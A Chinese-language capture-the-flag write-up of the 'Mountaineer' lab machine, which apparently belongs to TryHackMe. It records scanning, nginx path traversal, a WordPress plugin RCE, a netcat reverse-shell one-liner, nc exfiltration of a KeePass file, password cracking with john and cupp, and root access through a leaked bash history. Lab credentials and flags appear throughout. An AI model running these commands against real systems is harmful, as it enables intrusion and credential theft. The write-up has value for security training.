信息收集
nmap扫描
└─# nmap --min-rate 10000 -p- 10.48.129.86
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-25 22:01 CST
Nmap scan report for 10.48.129.86
Host is up (0.14s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

└─# nmap -sV -sC -O --min-rate 10000 -p80,22 10.48.129.86
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-25 22:03 CST
Nmap scan report for 10.48.129.86
Host is up (0.14s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86:09:80:28:d4:ec:f1:f9:bc:a3:f7:bb:cc:0f:68:90 (ECDSA)
|_  256 82:5a:2d:0c:77:83:7c:ea:ae:49:37:db:03:5a:03:08 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Welcome to nginx!
|_http-server-header: nginx/1.18.0 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|storage-misc
Running (JUST GUESSING): Crestron 2-Series (86%), HP embedded (85%)
OS CPE: cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
Aggressive OS guesses: Crestron XPanel control system (86%), HP P2000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kerneldirsearch探测目录
[22:05:54] Starting:
[22:07:58] 200 -    6KB - /wordpress/wp-login.php
[22:07:59] 200 -   60KB - /wordpress/
改写hosts
10.48.129.86 mountaineer.thmWEB突破
wpscan扫描
前面我们发现了wordperss网站,现在对其进行扫描
┌──(root㉿kali)-[/home/.../THM/ROOM/WEB/Mountaineer]
└─# wpscan --url http://mountaineer.thm/wordpress/ -e ap,vt,tt,cb,dbe,u,m
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://mountaineer.thm/wordpress/ [10.48.129.86]
[+] Started: Thu Dec 25 22:16:10 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: nginx/1.18.0 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://mountaineer.thm/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://mountaineer.thm/wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://mountaineer.thm/wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.4.3 identified (Insecure, released on 2024-01-30).
 | Found By: Rss Generator (Passive Detection)
 |  - http://mountaineer.thm/wordpress/?feed=rss2, <generator>https://wordpress.org/?v=6.4.3</generator>
 |  - http://mountaineer.thm/wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=6.4.3</generator>

[+] WordPress theme in use: blogarise
 | Location: http://mountaineer.thm/wordpress/wp-content/themes/blogarise/
 | Last Updated: 2025-03-31T00:00:00.000Z
 | Readme: http://mountaineer.thm/wordpress/wp-content/themes/blogarise/readme.txt
 | [!] The version is out of date, the latest version is 1.1.0
 | Style URL: http://mountaineer.thm/wordpress/wp-content/themes/blogarise/style.css?ver=6.4.3
 | Style Name: BlogArise
 | Style URI: https://themeansar.com/free-themes/blogarise/
 | Description: BlogArise is a fast, clean, modern-looking Best Responsive News Magazine WordPress theme. The theme ...
 | Author: Themeansar
 | Author URI: http://themeansar.com
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 0.55 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://mountaineer.thm/wordpress/wp-content/themes/blogarise/style.css?ver=6.4.3, Match: 'Version: 0.55'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] modern-events-calendar-lite
 | Location: http://mountaineer.thm/wordpress/wp-content/plugins/modern-events-calendar-lite/
 | Last Updated: 2022-05-10T21:06:00.000Z
 | [!] The version is out of date, the latest version is 6.5.6
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 5.16.2 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://mountaineer.thm/wordpress/wp-content/plugins/modern-events-calendar-lite/readme.txt
 | Confirmed By: Change Log (Aggressive Detection)
 |  - http://mountaineer.thm/wordpress/wp-content/plugins/modern-events-calendar-lite/changelog.txt, Match: '5.16.2'

[+] Enumerating Vulnerable Themes (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:20 <=======================================================> (652 / 652) 100.00% Time: 00:00:20
[+] Checking Theme Versions (via Passive and Aggressive Methods)

[i] No themes Found.

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:01:18 <=====================================================> (2575 / 2575) 100.00% Time: 00:01:18

[i] No Timthumbs Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:04 <========================================================> (137 / 137) 100.00% Time: 00:00:04

[i] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)
 Checking DB Exports - Time: 00:00:02 <==============================================================> (75 / 75) 100.00% Time: 00:00:02

[i] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
 Brute Forcing Attachment IDs - Time: 00:00:04 <===================================================> (100 / 100) 100.00% Time: 00:00:04

[i] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <=========================================================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] ChoOyu
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Everest
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] MontBlanc
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] everest
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] montblanc
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] chooyu
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] k2
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Dec 25 22:18:19 2025
[+] Requests Done: 3607
[+] Cached Requests: 8
[+] Data Sent: 1.064 MB
[+] Data Received: 1.466 MB
[+] Memory used: 321.988 MB
[+] Elapsed time: 00:02:09

ChoOyu
Everest
MontBlanc
admin
everest
everest
chooyu
k2
漏洞发现
后台RCE CVE-2021-24145
我们发现其使用了modern-events-calendar-lite 5.16.2组件,搜索发现存在RCE
Wordpress 插件现代活动日历 Lite < 5.16.5 - 远程代码执行-腾讯云开发者社区-腾讯云
不过这个需要有凭证进入后台
nginx off-by-slash
/images目录使用dirsearch爆破出来的
http://mountaineer.thm/wordpress/images../etc/passwd发现主机
我们尝试读取敏感文件,使用字典爆破
GET /wordpress/images../etc/nginx/sites-available/default HTTP/1.1

##
# You should look at the following URL's in order to grasp a solid understanding
# of Nginx configuration files in order to fully unleash the power of Nginx.
# https://www.nginx.com/resources/wiki/start/
# https://www.nginx.com/resources/wiki/start/topics/tutorials/config_pitfalls/
# https://wiki.debian.org/Nginx/DirectoryStructure
#
# In most cases, administrators will remove this file from sites-enabled/ and
# leave it as reference inside of sites-available where it will continue to be
# updated by the nginx packaging team.
#
# This file will automatically load configuration files provided by other
# applications, such as Drupal or Wordpress. These applications will be made
# available underneath a path with that package name, such as /drupal8.
#
# Please see /usr/share/doc/nginx-doc/examples/ for more detailed examples.
##

# Default server configuration
#
server {
	listen 80 default_server;
	listen [::]:80 default_server;
	server_name mountaineer.thm adminroundcubemail.mountaineer.thm;
	client_max_body_size 20M;
	# SSL configuration
	#
	# listen 443 ssl default_server;
	# listen [::]:443 ssl default_server;
	#
	# Note: You should disable gzip for SSL traffic.
	# See: https://bugs.debian.org/773332
	#
	# Read up on ssl_ciphers to ensure a secure configuration.
	# See: https://bugs.debian.org/765782
	#
	# Self signed certs generated by the ssl-cert package
	# Don't use them in a production server!
	#
	# include snippets/snakeoil.conf;

	root /var/www/html;

	# Add index.php to the list if you are using PHP
	index index.php index.html index.htm index.nginx-debian.html;

	server_name _;

	location / {
		# First attempt to serve request as file, then
		# as directory, then fall back to displaying a 404.
		# try_files $uri $uri/ =404;
		try_files $uri $uri/ /index.php?$args;
	}

	# pass PHP scripts to FastCGI server
	#
	location ~ \.php$ {
               include snippets/fastcgi-php.conf;
        #
        #       # With php-fpm (or other unix sockets):
               fastcgi_pass unix:/run/php/php8.1-fpm.sock;
        #       # With php-cgi (or other tcp sockets):
        #       fastcgi_pass 127.0.0.1:9000;
        }

	location /wordpress/images {
            alias /media/;
        }

	# deny access to .htaccess files, if Apache's document root
	# concurs with nginx's one
	#
	#location ~ /\.ht {
	#	deny all;
	#}
}


# Virtual Host configuration for example.com
#
# You can move that to a different file under sites-available/ and symlink that
# to sites-enabled/ to enable it.
#
#server {
#	listen 80;
#	listen [::]:80;
#
#	server_name example.com;
#
#	root /var/www/example.com;
#	index index.html;
#
#	location / {
#		try_files $uri $uri/ =404;
#	}
#}发现了漏洞成因,同时发现了一台新的主机,将其加入hosts文件
adminroundcubemail.mountaineer.thm后台权限获取
经过弱口令测试发现一组凭证
k2:k2wordpress密码获取

发现邮件中存在密码,回到wordpress进行测试,发现依旧是k2的密码
k2:th3_tall3st_password_in_th3_worldwordpress权限获取

稳固shell
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.187.95 443 >/tmp/f
nc -lvnp 443
python3 -c 'import pty;pty.spawn("/bin/bash");'
stty raw -echo; fg
切换用户
p0wny@shell:/home/k2# find / -name local.txt 2>/dev/null
/home/kangchenjunga/local.txt

www-data@mountaineer:/home$ find . -type f 2>/dev/null
./kangchenjunga/.bash_history
./kangchenjunga/local.txt
./kangchenjunga/mynotes.txt
./nanga/ToDo.txt
./lhotse/Backup.kdbx发现flag在kangchenjunga用户目录,同时发现了一个备份文件./lhotse/Backup.kdbx,python开服务器无法访问,nc传输一下
nc -lvnp 445 > Backup.kdbx
nc 192.168.187.95 445 < /home/lhotse/Backup.kdbx
爆破密码
keepass2john Backup.kdbx > hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
john --wordlist=mount.txt hash.txt
但是没有成功,使用密码生成器
$ cupp -i
 ___________
   cupp.py!                 # Common
      \                     # User
       \   ,__,             # Passwords
        \  (oo)____         # Profiler
           (__)    )\
              ||--|| *      [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Mount
> Surname: Lhotse
> Nickname: MrSecurity
> Birthdate (DDMMYYYY): 18051956

...

> Pet's name: Lhotsy
> Company name: BestMountainsInc

...

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to mount.txt, counting 1926 words.
[+] Now load your pistolero with mount.txt and shoot! Good luck!
发现密码 Lhotse56185
┌──(root㉿kali)-[/home/.../THM/ROOM/WEB/Mountaineer]
└─# john --wordlist=mount.txt hash.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 60000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Lhotse56185      (Backup)
1g 0:00:00:01 DONE (2025-12-25 23:10) 0.7407g/s 177.7p/s 177.7c/s 177.7C/s Lhotse51956..Lhotse5818
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
获取ssh密码
┌──(root㉿kali)-[/home/.../THM/ROOM/WEB/Mountaineer]
└─# kpcli --kdb Backup.kdbx
Provide the master password: *************************

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> ls
=== Groups ===
wordpress-backup/
kpcli:/> cd wordpress-backup/
kpcli:/wordpress-backup> ls
=== Groups ===
eMail/
General/
Homebanking/
Internet/
Network/
Windows/
=== Entries ===
0. European Mountain
1. Sample Entry                                               keepass.info
2. Sample Entry #2                          keepass.info/help/kb/testform.
3. The "Security-Mindedness" mountain
kpcli:/wordpress-backup> show -f 3

Title: The "Security-Mindedness" mountain
Uname: kangchenjunga
 Pass: J9f4z7tQlqsPhbf2nlaekD5vzn4yBfpdwUdawmtV
  URL:
Notes:
获取用户flag
kangchenjunga@mountaineer:~$ ls
local.txt  mynotes.txt
kangchenjunga@mountaineer:~$ cat local.txt
97a805eb710deb97342a48092876df22
权限提升
朴实无华的bash_history泄露
kangchenjunga@mountaineer:~$ ls -alh
total 20K
drwxr-xr-x  2 root          root          4.0K Mar 18  2024 .
drwxr-xr-x 11 root          root          4.0K Mar 16  2024 ..
-rw-r-----  1 kangchenjunga kangchenjunga  303 Mar 18  2024 .bash_history
-rw-r-----  1 root          kangchenjunga   33 Mar 16  2024 local.txt
-rw-r-----  1 kangchenjunga kangchenjunga  216 Mar 16  2024 mynotes.txt
kangchenjunga@mountaineer:~$ cat .bash_history
ls
cd /var/www/html
nano index.html
cat /etc/passwd
ps aux
suroot
th3_r00t_of_4LL_mount41NSSSSssssss
whoami
ls -la
cd /root
ls
mkdir test
cd test
touch file1.txt
mv file1.txt ../
cd ..
rm -rf test
exit
ls
cat mynotes.txt
ls
cat .bash_history
cat .bash_history
ls -la
cat .bash_history
exit
bash
exit
kangchenjunga@mountaineer:~$ su root
Password:
root@mountaineer:/home/kangchenjunga# ls
local.txt  mynotes.txt
root@mountaineer:/home/kangchenjunga# cd /root
root@mountaineer:~# ls
note.txt  root.txt  snap
root@mountaineer:~# cat root.txt
a41824310a621855d9ed507f29eed757